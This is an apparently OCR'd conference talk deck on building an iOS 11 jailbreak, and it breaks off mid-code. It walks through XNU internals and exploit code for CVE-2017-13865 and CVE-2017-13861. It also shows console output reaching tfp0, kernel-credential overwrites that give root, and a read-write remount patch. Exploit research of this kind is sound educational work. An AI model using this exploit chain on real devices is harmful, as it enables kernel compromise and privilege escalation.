The making of an iOS 11 jailbreak: kiddie to kernel hacker in 14 sleepless nights.


Bryce Bearchell

Intro

- Me
  - Inspired by @tlas's talk (13)
  - CTF Player (V&, NASA Rejects, MM, MiBH) (13)
  - OpenCTF organizer @ DefCon (4)
  - Researcher at Coalfire (2)
  - Used to be afraid of kernels (1)


X is Not Unix // XNU is Not Unix

XNU micro history



- XNU = Mach + BSD4.3
- Microkernel vs Monolithic kernel
- Support for ARM, ARM64, IA32, and x86_64. (PPC depreciated as of OSX 10.6)
- Semi-open sourced late 2017:

(https://github.com/apple/darwin-xnu)




Warning

- Lots of C
- Complexity scales with abstraction
- Complexity is our friend!

The kernel isn’t complicated

- Each individual building block is easily understandable
  - Data Structures
    - Arrays
    - Structs
    - Linked Lists
  - Abstractions
    - Heaps
    - ***Tasks***
    - ***Mach Ports***



XNU Tasks

- A task in XNU is a collection of
  - Data (Kernel controlled)
    - UID / GID / RID
    - PID
    - Permissions
  - Information about the process
  - Threads (Where the actual execution of code happens)
  - Memory maps
  - Etc.


XNU Ports

- Mach Ports
  - Send and Receive only
  - Security managed by kernel

- Intrinsic
  - At least one RECEIVE right
  - Any number of SEND rights (including 0)
  - Any number of SEND_ONCE rights

You’re a mailbox, Harry

The kernel isn’t complicated



Let’s build a jailbreak for iOS 11

- Why?
- What do we want?
  - Full control over the running system
  - Stability
  - SSH access
  - Arbitrary code execution
- What do we need?
  - An exploit

Leading up to the exploit

- Apple kept it’s kernel caches encrypted until iOS 10
- Open Sourcing XNU
- No public jailbreak for iOS 11
- WEN ETA JB?

i41nbeer


Ian Beer @i41nbeer · 5 Dec 2017
If you're interested in bootstrapping iOS 11 kernel security research keep a research-only device on iOS 11.1.2 or below. Part I (tfp0) release soon.
228
741
2.0K


Ian Beer
@i41nbeer
Following
iOS 11.1.2, now with more kernel debugging:
bugs.chromium.org/p/project-zero…
6:20 AM - 11 Dec 2017
913 Retweets 2,216 Likes
195
913
2.2K
Tweet your reply
Ian Beer @i41nbeer · 11 Dec 2017
tfp0 should work for all devices, the PoC local kernel debugger only for those I have to test on (iPhone 7, 6s and iPod Touch 6G) but adding more support should be easy

Exploit needs to yield task_for_pid(0)

- XNU root != Linux root
- Task handling abstraction for mach_vm_* calls
  - Read
  - Write
  - Read_overwrite
  - List
  - Copy
  - Wire
  - Behavior_set
  - Protect
  - Etc…
- Task_for_pid(mach_host_self(), 0, &dst_port) will always fail!

TFP0 > Kernel CodeX

- ARM execution modes (analogous to Rings in X86)
  - EL0 – Userland code
  - EL1 – Kernel code
  - EL2 – Unused in iOS, but normally Hypervisor code
  - EL3 – Watchtower (Kernel Patch Protection, Kernel Text Readonly Region)

Kernel Bugs – Ian Beer's Async Wake

- Information Leak (CVE-2017-13865)
- Use-After-Free (CVE-2017-13861)
- Async Wake exploit chain // Getting TFP0

Information Leak (CVE-2017-13865)

- Kernel Address Space Randomization
- XNU Source in Github **darwin-xnu**/osfmk/vm/**vm_init.c**

```
/*
 * Eat a random amount of kernel_map to fuzz subsequent heap, zone and
 * stack addresses. (With a 4K page and 9 bits of randomness, this
 * eats at most 2M of VA from the map.)
 */
if (!PE_parse_boot_argn("kmapoff", &kmapoff_pgcnt,
    sizeof (kmapoff_pgcnt)))
        kmapoff_pgcnt = early_random() & 0x1ff; /* 9 bits */
```

https://github.com/apple/darwin-xnu/blob/0a798f6738bc1db01281fc08ae024145e84df927/osfmk/vm/vm_init.c

Information Leak (CVE-2017-13865)

Listing 25-1: The kernel pointer disclosure in `proc_info`'s LISTUPTRS flavor

```
int
proc_pidlistuptrs(proc_t p, user_addr_t buffer, uint32_t buffersize, int32_t *retval)
{
        uint32_t count = 0;
        int error = 0;
        void *kbuf = NULL;
        int32_t nuptrs = 0;

        if (buffer != USER_ADDR_NULL) {
                count = buffersize / sizeof(uint64_t); // integer division
                if (count > MAX_UPTRS) {
                   count = MAX_UPTRS;
                   buffersize = count * sizeof(uint64_t); // no modulus problem
                }
                if (count > 0) {
                  kbuf = kalloc(buffersize); // modulus remains
                  assert(kbuf != NULL);
                }
        } else {
                buffersize = 0;
        }

        // .. will copy after integer division again
        nuptrs = kevent_proc_copy_uptrs(p, kbuf, buffersize);

        if (kbuf) {
                size_t copysize;
                if (os_mul_overflow(nuptrs, sizeof(uint64_t), &copysize)) {
                        error = ERANGE;
                        goto out;
                }

        if (copysize > buffersize) {
                        copysize = buffersize;
                }
                error = copyout(kbuf, buffer, copysize);

        }
out:
        *retval = nuptrs;
```

Graphic from http://newosxbook.com/QiLin/qilin.pdf by Jonathan Levin

Information Leak (CVE-2017-13865)

```
// The Exploit
uint64_t try_leak(pid_t pid, int count) {
  size_t buf_size = (count*8)+7;
  char* buf = calloc(buf_size+1, 1);
  int err = proc_list_uptrs(pid, (void*)buf, buf_size);
  // the last 7 bytes will contain the leaked data:
  uint64_t last_val = ((uint64_t*)buf)[count];
  return last_val;
}
```

If return from try_leak begins with 0x00ffff8XXXXXXXXX we have a kernel zone pointer

Use-After-Free (CVE-2017-13861)

- Systemic bug class due to MIG (Mach Interface Generator)
- This specific bug lies in IOSurfaceRootUserClient
  - Method 17, s_set_surface_notify
- There are more (And you get an 0-day and you get an 0-day and you…)
  - (A Brief History of Mitigation The Path to EL1 in iOS 11 – Ian Beer – BlackHat 2018)

Use-After-Free (CVE-2017-13861)


```
// PANGU TEAM's exploit (not Ian Beer's!)
// http://blog.pangu.io/iosurfacerootuserclient-port-uaf/
// open user client
CFMutableDictionaryRef matching = IOServiceMatching("IOSurfaceRoot");
io_service_t service = IOServiceGetMatchingService(kIOMasterPortDefault, matching);
io_connect_t connect = 0;
IOServiceOpen(service, mach_task_self(), 0, &connect);

// add notification port with same refcon multiple times
mach_port_t port = 0;
mach_port_allocate(mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &port);
uint64_t references;
uint64_t input[3] = {0};
input[1] = 1234;  // keep refcon the same value
for (int i=0; i<3; i++)
{
   IOConnectCallAsyncStructMethod(connect, 17, port, &references, 1, input, sizeof(input), NULL, NULL);
}
IOServiceClose(connect);
```

Async Wake exploit chain // Getting TFP0

1. Get the kernel slide (KASLR offset) with the information leak
2. Send a bunch of big mach messages to cause kalloc to create big allocations
3. Allocate a bunch of mach ports, then use the IOSurface bug to get a reference to one of the ports
4. Free the allocations in step 2
5. Slowly begin reallocating to trigger the garbage collection process. These reallocations are fake ipc_msg buffers which contain a fake port pointing to a fake task struct
6. Use the bsdinfo->pid trick to build an arbitrary read and get the kernel's vm_map and kernel ipc_space
7. Free the kalloc
8. Reallocate and place a fake kernel task port giving us rights to the kernel process (pid 0)
9. Win!!! We now have a task_for_pid right to pid 0!!!

Running the exploit

- Super exciting



Running the exploit


- Xcode debug / console output

```
build_id: 15B202
sysname: Darwin
nodename: nokia-388
release: 17.2.0
version: Darwin Kernel Version 17.2.0: Fri Sep 29 18:14:51 PDT
2017; root:xnu-4570.20.62~4/RELEASE_ARM64_S8000
machine: iPhone8,1
this is iPhone 6s, should work!
message size for kalloc.4096: 2956
got user client: 0x6207
 [+] prepared kqueue
task self: 0xffffffff11095ef40
our task port is at 0xffffffff11095ef40
found target port with suitable allocation page offset:
0xffffffff112b9fa68
replacer_body_size: 0xb74
message_body_offset: 0x448
0
e00002c9
0
0
1
2
```

```
198
199
got replaced with replacer port 45
found kernel vm_map: 0xffffffff10a55de80
second time got replaced with replacer port 0
will try to read from second port (fake kernel)
kernel read via fake kernel task port worked?
0x0000000000420000
0x0000000000000000
0xffffffff10a5863c0
0xffffffff10a586410
about to build safer tfp0
message buffer: fffffff110ab8000
fake_kernel_task_kaddr: fffffff110ab8000
read fake_task_refs: d00d
about to test new tfp0
kernel read via second tfp0 port worked?
0x0000000000420000
0x0000000000000000
0xffffffff10a5863c0
0xffffffff10a586410
built safer tfp0
about to clear up
cleaned up
tfp0: 1888b0b
```

Jailbreaking

- Getting root
- Sandbox limitations
- Remounting /
- Platformizing
- Adding entitlements
- Running self-signed code



Getting root

- Think token stealing on Windows
- Find the process list.
- Follow the linked list until pid 0 is found (kernel_task)
- Copy the credential pointer from kernel_task into our process structure
- Win!

Getting root

Doubly Linked List

```
#define LIST_ENTRY(type)
struct {
    struct type *le_next;
    struct type **le_prev;
}
```

PID

UID / GID
RUID / RGID

Cred structure

```
194 struct  proc {
195     LIST_ENTRY(proc) p_list;        /* List of all processes. */
196
197     pid_t       p_pid;          /* Process identifier. (static)*/
198     void *      task;           /* corresponding task (static)*/
199     struct  proc *  p_pptr;         /* Pointer to parent process.(LL) */
200     pid_t       p_ppid;         /* process's parent pid number */
201     pid_t       p_pgrpid;       /* process group id of the process (LL)*/
202     uid_t       p_uid;
203     gid_t       p_gid;
204     uid_t       p_ruid;
205     gid_t       p_rgid;
206     uid_t       p_svuid;
207     gid_t       p_svgid;
208     uint64_t    p_uniqueid;     /* process unique ID - incremented on fork/spawn/vfork, remains same across exec. */
209     uint64_t    p_puniqueid;        /* parent's unique ID - set on fork/spawn/vfork, doesn't change if reparented. */
210
211     lck_mtx_t   p_mlock;        /* mutex lock for proc */
212
213     char        p_stat;         /* S* process status. (PL)*/
214     char        p_shutdownstate;
215     char        p_kdebug;       /* P_KDEBUG eq (CC)*/
216     char        p_btrace;       /* P_BTRACE eq (CC)*/
217
218     LIST_ENTRY(proc) p_pglist;      /* List of processes in pgrp.(PGL) */
219     LIST_ENTRY(proc) p_sibling;     /* List of sibling processes. (LL)*/
220     LIST_HEAD(, proc) p_children;       /* Pointer to list of children. (LL)*/
221     TAILQ_HEAD( , uthread) p_uthlist;   /* List of uthreads  (PL) */
222
223     LIST_ENTRY(proc) p_hash;        /* Hash chain. (LL)*/
224     TAILQ_HEAD( ,eventqelt) p_evlist;   /* (PL) */
225
226 #if CONFIG_PERSONAS
227     struct persona  *p_persona;
228     LIST_ENTRY(proc) p_persona_list;
229 #endif
230
231     lck_mtx_t   p_fdmlock;      /* proc lock to protect fdesc */
232     lck_mtx_t   p_ucred_mlock;      /* mutex lock to protect p_ucred */
233
234     /* substructures: */
235     kauth_cred_t    p_ucred;        /* Process owner's identity. (PUCL) */
```

./bsd/sys/proc_internal.h

Getting root

1. Set UID / GUID / REUID

```
wk32(cred_ptr+0x18, 0);
wk32(cred_ptr+0x18+4, 0);
wk32(cred_ptr+0x18+8, 0);
```

2. Overwrite the credential pointer

```
// overwrite the cred pointer with kern_task
old_creds = rk64(get_proc_block(getpid())+0x100);
wk64(get_proc_block(getpid())+0x100, rk64(get_proc_block(0)+0x100));
```

That's it!

```
uint64_t get_proc_block(uint32_t target)
{
    uint64_t proc = proc_for_pid(getpid());
    while (proc)
    {
        uint32_t pid = rk32(proc+0x10);
        if (pid == target)
        {
            //printf("[+]\tFound pid (%d) at 0x%llx\n", target, proc);
            return proc;
        }
        proc = rk64(proc);
    }
    printf("[i]\tCouldn't find the pid going forwards, going backwards!!!\n");
    proc = proc_for_pid(getpid());
    while (proc)
    {
        uint32_t pid = rk32(proc+0x10);
        if (pid == target)
        {
            //printf("[+]\tFound pid (%d) at 0x%llx\n", target, proc);
            return proc;
        }
        proc = rk64(proc + 0x8);
    }
    printf("[i]\tCouldn't find the pid!!!\n");
    return -1;
}
```

```
void wk32(uint64_t kaddr, uint32_t val) {
  kern_return_t err;
  err = mach_vm_write(tfp0,
                      (mach_vm_address_t)kaddr,
                      (vm_offset_t)&val,
                      (mach_msg_type_number_t)sizeof(uint32_t));
}
```

Sandbox limitations

- We can’t create RWX pages
- Root directory ”/” is mounted as read only
- Binaries cannot be run in certain directories
- Fix our entitlements
- We are not a Platform binary
- Unsigned / self-signed code cannot be run

Remounting /

- Easy! Change the flags and then remount

```
char *nmz = strdup("/dev/disk0s1s1");
int rv = mount("apfs", "/", MNT_UPDATE, (void *)&nmz);
```

Remounting /

./bsd/sys/mount.h

mount.h

```
283  /*
284   * User specifiable flags.
285   *
286   * Unmount uses MNT_FORCE flag.
287   */
288  #define MNT_RDONLY      0x00000001  /* read only filesystem */
289  #define MNT_SYNCHRONOUS 0x00000002  /* file system written synchronously */
290  #define MNT_NOEXEC      0x00000004  /* can't exec from filesystem */
291  #define MNT_NOSUID      0x00000008  /* don't honor setuid bits on fs */
292  #define MNT_NODEV       0x00000010  /* don't interpret special files */
293  #define MNT_UNION       0x00000020  /* union with underlying filesystem */
294  #define MNT_ASYNC       0x00000040  /* file system written asynchronously */
295  #define MNT_CPROTECT    0x00000080  /* file system supports content protection */
296
297  /*
298   * NFS export related mount flags.
299   */
300  #define MNT_EXPORTED    0x00000100  /* file system is exported */
301
302  /*
303   * MAC labeled / "quarantined" flag
304   */
305  #define MNT_QUARANTINE  0x00000400  /* file system is quarantined */
306
307  /*
308   * Flags set by internal operations.
309   */
310  #define MNT_LOCAL       0x00001000  /* filesystem is stored locally */
311  #define MNT_QUOTA       0x00002000  /* quotas are enabled on filesystem */
312  #define MNT_ROOTFS      0x00004000  /* identifies the root filesystem */
313  #define MNT_DOVOLFS     0x00008000  /* FS supports volfs (deprecated flag in Mac OS X 10.5) */
314
```

Remounting /

- Remounting /

```
// Remount / as rw - patch by xerub
{
    vm_offset_t off = 0xd8;
    uint64_t _rootvnode = find_rootvnode();
    uint64_t rootfs_vnode = rk64(_rootvnode);
    uint64_t v_mount = rk64(rootfs_vnode + off);
    uint32_t v_flag = rk32(v_mount + 0x71);

    wk32(v_mount + 0x71, v_flag & ~(1 << 6));

    char *nmz = strdup("/dev/disk0s1s1");
    int rv = mount("hfs", "/", MNT_UPDATE, (void *)&nmz);
    printf("remounting: %d\n", rv);

    v_mount = rk64(rootfs_vnode + off);
    wk32(v_mount + 0x71, v_flag);
}
```

- Tweet (truncated) by Min(Spark) Zheng - https://twitter.com/_argp/status/942429791520731136

Remounting / - rootvnode->mount->mnt_flag

```
struct vnode {
    lck_mtx_t v_lock;           /* vnode mutex */
    TAILQ_ENTRY(vnode) v_freelist;      /* vnode freelist */
    TAILQ_ENTRY(vnode) v_mntvnodes;     /* vnodes for mount point */
        TAILQ_HEAD(, namecache) v_ncchildren;   /* name cache entries that regard us as their parent */
        LIST_HEAD(, namecache) v_nclinks;   /* name cache entries that name this vnode */
        vnode_t  v_defer_reclaimlist;       /* in case we have to defer the reclaim to avoid recursion */
        uint32_t v_listflag;            /* flags protected by the vnode_list_lock (see below) */
    uint32_t v_flag;            /* vnode flags (see below) */
    uint16_t v_lflag;           /* vnode local and named ref flags */
    uint8_t  v_iterblkflags;        /* buf iterator flags */
    uint8_t  v_references;          /* number of times io_count has been granted */
    int32_t  v_kusecount;           /* count of in-kernel refs */
    int32_t  v_usecount;            /* reference count of users */
    int32_t  v_iocount;         /* iocounters */
    void *   v_owner;           /* act that owns the vnode */
    uint16_t v_type;            /* vnode type */
    uint16_t v_tag;             /* type of underlying data */
    uint32_t v_id;              /* identity of vnode contents */
    union {
        struct mount    *vu_mountedhere;/* ptr to mounted vfs (VDIR) */
        struct socket   *vu_socket; /* unix ipc (VSOCK) */
        struct specinfo *vu_specinfo;   /* device (VCHR, VBLK) */
        struct fifoinfo *vu_fifoinfo;   /* fifo (VFIFO) */
            struct ubc_info *vu_ubcinfo;    /* valid for (VREG) */
    } v_un;
    struct  buflists v_cleanblkhd;      /* clean blocklist head */
    struct  buflists v_dirtyblkhd;      /* dirty blocklist head */
    struct klist v_knotes;          /* knotes attached to this vnode */
        /*
     * the following 4 fields are protected
     * by the name_cache_lock held in
     * excluive mode
     */
        kauth_cred_t    v_cred;         /* last authorized credential */
        kauth_action_t  v_authorized_actions;   /* current authorized actions for v_cred */
        int     v_cred_timestamp;   /* determine if entry is stale for MNT_AUTH_OPAQUE */
        int     v_nc_generation;    /* changes when nodes are removed from the name cache */
        /*
     * back to the vnode lock for protection
     */
    int32_t     v_numoutput;            /* num of writes in progress */
    int32_t     v_writecount;           /* reference count of writers */
    const char *v_name;         /* name component of the vnode */
    vnode_t v_parent;           /* pointer to parent vnode */
    struct lockf    *v_lockf;       /* advisory lock list head */
    int     (**v_op)(void *);       /* vnode operations vector */
    mount_t v_mount;            /* ptr to vfs we are in */
    void *  v_data;             /* private data for fs */
```

./bsd/sys/vnode_internal.h

```
struct mount {
    TAILQ_ENTRY(mount) mnt_list;        /* mount list */
    int32_t     mnt_count;      /* reference on the mount */
    lck_mtx_t   mnt_mlock;      /* mutex that protects mount point */
    struct vfsops   *mnt_op;        /* operations on fs */
    struct vfstable *mnt_vtable;        /* configuration info */
    struct vnode    *mnt_vnodecovered;  /* vnode we mounted on */
    struct vnodelst mnt_vnodelist;      /* list of vnodes this mount */
    struct vnodelst mnt_workerqueue;        /* list of vnodes this mount */
    struct vnodelst mnt_newvnodes;      /* list of vnodes this mount */
    uint32_t        mnt_flag;       /* flags */
    uint32_t        mnt_kern_flag;      /* kernel only flags */
    uint32_t        mnt_compound_ops;   /* Available compound operations */
    uint32_t        mnt_lflag;          /* mount life cycle flags */
    uint32_t        mnt_maxsymlinklen;  /* max size of short symlink */
    struct vfsstatfs    mnt_vfsstat;        /* cache of filesystem stats */
```

./bsd/sys/mount_internal.h

Remounting /

```
// Remount / as rw - patch by xerub, modified with Morpheous' symbol finding
// retrieved from: https://github.com/ninjaprawn/async_wake-fun/blob/85c32e3
    async_wake_ios/the_fun_part/fun.m
// discovered from: https://twitter.com/_argp/status/942429791520731136
void xerub_remount_code(uint64_t kaslr)
{
    //rootfs_vnode->vnode_val+0xd8->node_data->data+0x70->flags
